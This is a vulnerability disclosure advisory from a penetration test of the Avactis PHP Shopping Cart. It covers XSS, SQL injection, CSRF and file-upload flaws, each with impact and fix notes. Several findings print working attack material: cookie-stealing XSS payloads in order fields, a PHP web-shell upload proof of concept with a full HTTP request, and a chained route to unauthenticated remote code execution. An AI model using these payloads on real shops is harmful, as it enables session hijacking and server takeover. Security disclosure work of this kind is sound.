Avactis PHP Shopping Cart (www.avactis.com)

Full Disclosure


Performers: **Maurizio Abdel Adim Oisfi** - smaury@shielder.it
Andrei Manole - manoleandrei94@gmail.com
Luca Milano - luca-milano@mail.com

1. Introduction

Avactis is an open source ecommerce Shopping Cart software.

The purpose of the present project is to assess the security posture of some important aspects of Avactis PHP Shopping Cart. The activity is performed through Web Application Penetration Test using Grey Box approach. The risk level of the vulnerabilities is calculated using the CVSS v3 score.

Reporter	VoidSec Security Team
Advisory	VoidSec-16-001
Date of contact	19-01-16
2nd date of contact	23-01-16
Vendor reply	N/A
Date of public disclosure	12-04-16
Product	Avactis PHP Shopping Cart
Version	4.7.9.Next.47900



1.1 Full Disclosure Policy

Since the beginning of VoidSec, we have been promoting the responsible disclosure as the default method for vulnerability disclosure. The responsible disclosure minimizes the real risk for end users, giving time to dedicated departments to mitigate the vulnerabilities. We do not appreciate the full disclosure and if possible we'd like to act responsible. Full disclosure is our last resource to spread security awareness and to promote a quick fix for critical vulnerabilities.

This document describes the security vulnerability disclosure policy of VoidSec Team Members.

This is the official policy of VoidSec Team Members (referred to as "us" or "we" hereafter) to exercise the responsible/coordinated disclosure of security vulnerabilities in a manner which is of maximum value to all affected parties. VoidSec reserves the right to change this policy at any time, without prior notice.

Current version: v1.1, last changed on August 12, 2013, 16.30

The permalink URL for this policy is: http://voidsec.com/disclosure-policy/

This policy states the 'guidelines' that we intend to follow.

2. Summary

- Spreading of Files with Malicious Extensions on Upload New Design and Execution in some circumstances
- Non-Admin PHP Shell Upload via Stored XSS and CSRF Protection Bypass
- Time-based blind SQL Injection on Newsletter subscription
- Boolean-based SQL Injection on checkout.php
- Admin orders.php Union/Error/Boolean/Time based SQL Injection
- Directory Listing and Backup Download /avactis- conf/backup/ (works only on stock apache2 or nginx)
- PHP Shell upload (admin only)
- XSS on checkout.php and product-info.php
- Various Stored XSS in cart.php
- Stored XSS in Image File Name and Order Comments Field
- PHP Command injection on Admin Panel avactis-system/admin/admin.php?page_view=phpinfo
- Cross Site Request Forgery in Frontend
- Full Path Disclosure on Upload New Design and /avactis-layouts/storefront-layout.ini and /avactis-conf/cache/
- Incorrect Error handling (information disclosure)
- Directory Listing /avactis-themes/ and /avactis-extensions/ and /avactis-system/admin/templates/ and /avactis-uploads/[hash]/ and /avactis-system/admin/blocks_ini/
- No input Validation in Rating System
- Various Reflected Self-XSS on Admin Panel
- No e-mail confirmation on user creation

3. Key Findings


In this chapter we list all the vulnerabilities found during the test by the team


4.1 - Stored XSS in Image File Name && Order Comments Field


While making an order of an item for which it is possible to upload a picture (customizable tees) or make a comment, since the user input is not sanitized, it is possible to exploit a stored XSS.


In the first case is sufficient to upload a picture whose filename includes an XSS payload “<img src=c onerror=alert(document.cookie) In the second case it is sufficient to insert an XSS payload as a comment.

Both the two are going to be saved in the DB and shown up both at checkout and in administration panel when visioning the orders.




1-855-555-5555
Welcome,Aldo"%22%2522<i> Sign Out | My Account | My cart | Checkout
avactis
APPAREL COMPUTERS DVD FURNITURE SPORT DIGITAL DISTRIBUTION
3 items | $271.99
CHECKOUTALDO"%22%2522<I> SIGN OUT
1. Billing and Shipping Addr
300gpBAK=R4178758734; 300gp=R2224812215; CZSESSID=cae2a4845e26cdd7afd65eee7b2d2159;
current_language=EN; avactis_visitor_id=ecca94ed3ed6db0e7df0db50292eafbb;
save_session=save; subscription=797ba89781; popunder=yes; popundr=yes; setover18=1
OK
BILLING ADDRESS
First Name*
Aldo"<img src=c>
Last Name*
Rossi'<img src=c>
E-mail*
info@shielder.it
Country*
Italy
ZIP Code*
Last Name*
Rossi'<img src=c>
E-mail
info@shielder.it
Country*
Italy
ZIP Code*


300gpBAK=R4178758734; 300
current_language=EN; avactis
save_session=save; subscript
smaury@shielder.it
OK
5e26cdd7afd65eee7b2d2159;
292eafbb;
dr=yes; setover18=1
OK



Impact:

Any user (even without registration) may submit an order with an XSS payload in the filename or in comments field, stealing admin cookies for making a Session Hijacking.

Solution:

Sanitize the picture name and the order comments text-area.


Code:

```
avactis-system/modules/checkout/actions/update-order-action.php:71
$comment = $request->getValueByKey('comment');
```

4.2 - No input Validation in Rating System

The lack of an input validation might allow a malicious user to edit "rating" parameter: the rating system makes the user choose a value from 1 to 5 stars. By editing the HTTP request and so changing the highlighted parameter, it is possible to break the system logic.

```
POST /product-info.php
asc_action=post_review&return_url=http://localhost/store/product-
info.php?Custom_T-Shirt_-_Upload_your_own_design-
pid35.html&product_id=35&author=Prova&rating[1]=5000&review=Prova
```



Impact: Anyone might edit the rating of any article.

Solution: Include an input check, by verifying that the chosen value is a natural number in the range [1,6].

4.3 - Various Stored XSS in cart.php

In the HTTP POST request due to the addition of an article in the cart, there are two parameters which, without having been filtered by any sanitizing function, are shown in the cart.php page as a consequence. These two values, "colourname" and "po[8][val]" might be exploited with an XSS attack.

```
POST /product-info.php?pid3.html
asc_ajax_req=1&asc_action=AddToCart&prod_id=3&colorname=&po[
1]=1&po[3]=6&po[4]=9&po[5][]=14&po[7][16]=on&po[8][val]=Comments

<body onLoad="alert(1)">&options_sent=yes&quantity_in_cart=1

POST /product- info.php?Classic_Musicals_from_the_Dream_Factory__Vol 3-
pid106.html asc_ajax_req=1&asc_action=AddToCart&prod_id=106&colorname=<b
ody onLoad="alert(1)">&options_sent=yes&quantity_in_cart=1
```

Impact:
A malicious user might exploit this vulnerability through an XSS attack making the victim execute an HTTP request containing malicious code (session hijacking, csrf) as soon as the page cart.php is loaded.

Solution: Sanitize vulnerable parameters.

4.4 - Cross Site Request Forgery in Frontend

In the frontend there aren't any checks on the requests provenience. There is the absence of a token for ensuring that the form has been really sent from the user, from a regularly visited page.

Impact:
A malicious user might force a logged victim to send arbitrary requests to the WebApp (make or delete an order, edit shipping information, change mail address allowing account stealing, etc..) simply by making him visit an HTML page, ad hoc built, including a form with auto-send function enabled.

Solution:
Insert as in the administrative part a token for each form and validate it as soon as a new request is made.

4.5 - PHP Shell upload (admin only)

Thanks to this vulnerability an admin might upload a PHP shell on the server, exploiting the picture uploading function, which does not remove malicious or superfluous extensions, allowing a malicious admin to insert inside a legitimate picture some PHP code. This will be executed as soon as the uploaded file is opened.

PoC:

1. Create a real file JPG || PNG || GIF (ciao.jpg)
2. Edit its content adding "<?php system($_GET['cmd']); ?> 3 – Rename the file in ciao.php
3. Upload that file on the server through whichever picture upload form on the administration side
4. Open the uploaded file

Request:

```
POST   http://xxxx.it/avactis-system/admin/jquery_ajax_handler.php
HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:42.0)
Gecko/20100101 Firefox/42.0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Referer:
http://xxxx.it/avactis-system/admin/pi_images_list.php?product_id=170

Cookie:    current_language_az=EN;    300gpBAK=R4178785959;
     300gp=R2224812215; CZSESSID=e44e8f48f143a1c5da47f5319f296130;
     current_language=EN;
avactis_visitor_id=471a0d05b8b352cd803d41792451de2a;
AZSESSID=daf0f97b78c80e7ce6f7ced77613823c

Connection: keep-alive

Content-Type:   multipart/form-data;
     boundary=--------------------------- 452312836204018321958617737l

Content-Length: 8260 Host: xxx.it

-----------------------------452312836204018321958617737l

Content-Disposition: form-data; name="   ASC_FORM_ID   "

15000e7aeb9a1710f0d12e609c7c1205

-----------------------------452312836204018321958617737l

Content-Disposition: form-data; name="asc_action"
```

```
upload_image_for_preview
-----------------------------452312836204018321958617737 1
Content-Disposition: form-data; name="product_id"
170
-----------------------------452312836204018321958617737 1
Content-Disposition: form-data; name="new_product_image"
[object HTMLInputElement]
-----------------------------452312836204018321958617737 1
Content-Disposition: form-data; name="X-Requested-With" IFrame
 -----------------------------452312836204018321958617737 1
Content-Disposition: form-data; name="X-HTTP-Accept"
application/json, text/javascript, */*; q=0.01
-----------------------------452312836204018321958617737 1
Content-Disposition: form-data; name="new_product_image";
filename="shell.php" Content-Type: image/jpeg
 PNG
<?php system($_GET['a']); ?>
```

Impact:
A malicious admin might exploit a Remote Code Execution.

Solution:
Force the use of the extension corresponding to detected MIME, in addition to the other check already performed.

Code: avactis-system/modules/images/images_api.php

4.6 - No e-mail confirmation on user creation During registration process there is no e-mail confirmation requested

Impact:
This allows to create accounts with ownerless or non-existing e-mail addresses, simplifying fake accounts creation.

Solution:
Send a mail with a unique token to the address inserted during registration, requesting to click on the attached link in order to activate the account.

4.7 - Full Path Disclosure on Upload New Design && /avactis-layouts/storefront-layout.ini && /avactis-conf/cache/

While concluding the order, in the section of attached picture files or just visiting the 2 abovementioned links it is possible to obtain a Full Path Disclosure.

Impact:
It is not a piece of information exploitable in order to make damage to the application, but it allows to obtain information on the server structure, that can be useful for more accurate attacks.

Solution: Make impossible to access the 2 links above quoted without authentication and do not show the non-admin users the absolute path of uploaded pictures.

4.8 - Spreading of Files with Malicious Extensions on Upload New Design + Execution in some circumstances

By making order of products which allow the upload of picture files, it is possible to bypass controls as in point 4.5 but non-admin side and to upload a PHP Shell. That way however the folder with uploaded files is secured by a .htaccess put in cascade with respect to the main one, which includes a guideline “Deny from all”. Unfortunately, in the standard configurations of Apache2 (AllowOverride None) and all of nginx this directive is ignored, allowing the access to the PHP shell.

Since it is possible to make the order even without being registered this is considered an Unauthenticated RCE.

Impact: By means of proper server configurations (more precisely, if .htaccess file is not executed, particular of default installation on apache2 and nginx) it is possible to obtain a PHP shell on the server without any authentication. In the other cases it is anyway possible to upload malicious extension files.

Solution: Look at point 4.5

4.9 - Non-Admin PHP Shell Upload via Stored XSS + CSRF Protection Bypass

Exploiting the vulnerability of point 4.1 and the other at 4.5 it is possible to upload a PHP Shell without being authenticated, even when the vulnerability at point 4.8 is not exploitable.

PoC:


1. Make an order with an XSS payload which reads the content of variable ASC_FORM_ID (token for blocking CSRF valid for the whole session) and sends an upload request for a PHP Shell (see 4.5)
2. Wait for the admin to visit the order and the payload to be executed
3. Access the PHP Shell

Impact: A non-authenticated user might perform a RCE by concatenating 2 vulnerabilities.

Solution: See 4.1 and 4.5

4.10 - Incorrect Error handlig (information disclosure) Description:


An example of information disclosure due to the SQL error generated by the lack of input validation of parameter asc_action and status_id (which might lead to perform an SQLi attack; see point 4.18).



4.11 - Time-based blind SQL Injection on Newsletter subscription Description:

An input parameter is not properly filtered, allowing an attacker to read the database and, if owning the necessary privileges, change the contents through an SQL Injection attack (time-based). The vulnerability is present in the request for subscribing to the website newsletter:


```
POST

/product-list.php
asc_action=customer_subscribe&email=mail@mail.it&topic[1]=1&topic [2]=2
```




Impact:
A SQL injection attack allows the malicious user to authenticate with a lot of privileges in website protected areas, even without access credentials. Moreover, it allows to read and in certain conditions even to modify data stored in the database.

Solution:
it is necessary to check the kind of received data, forcing it by casting (and applying indeed function intval() if the variable is a number), filtering through regex and performing the escape (check the function mysql_real_escape_string()).

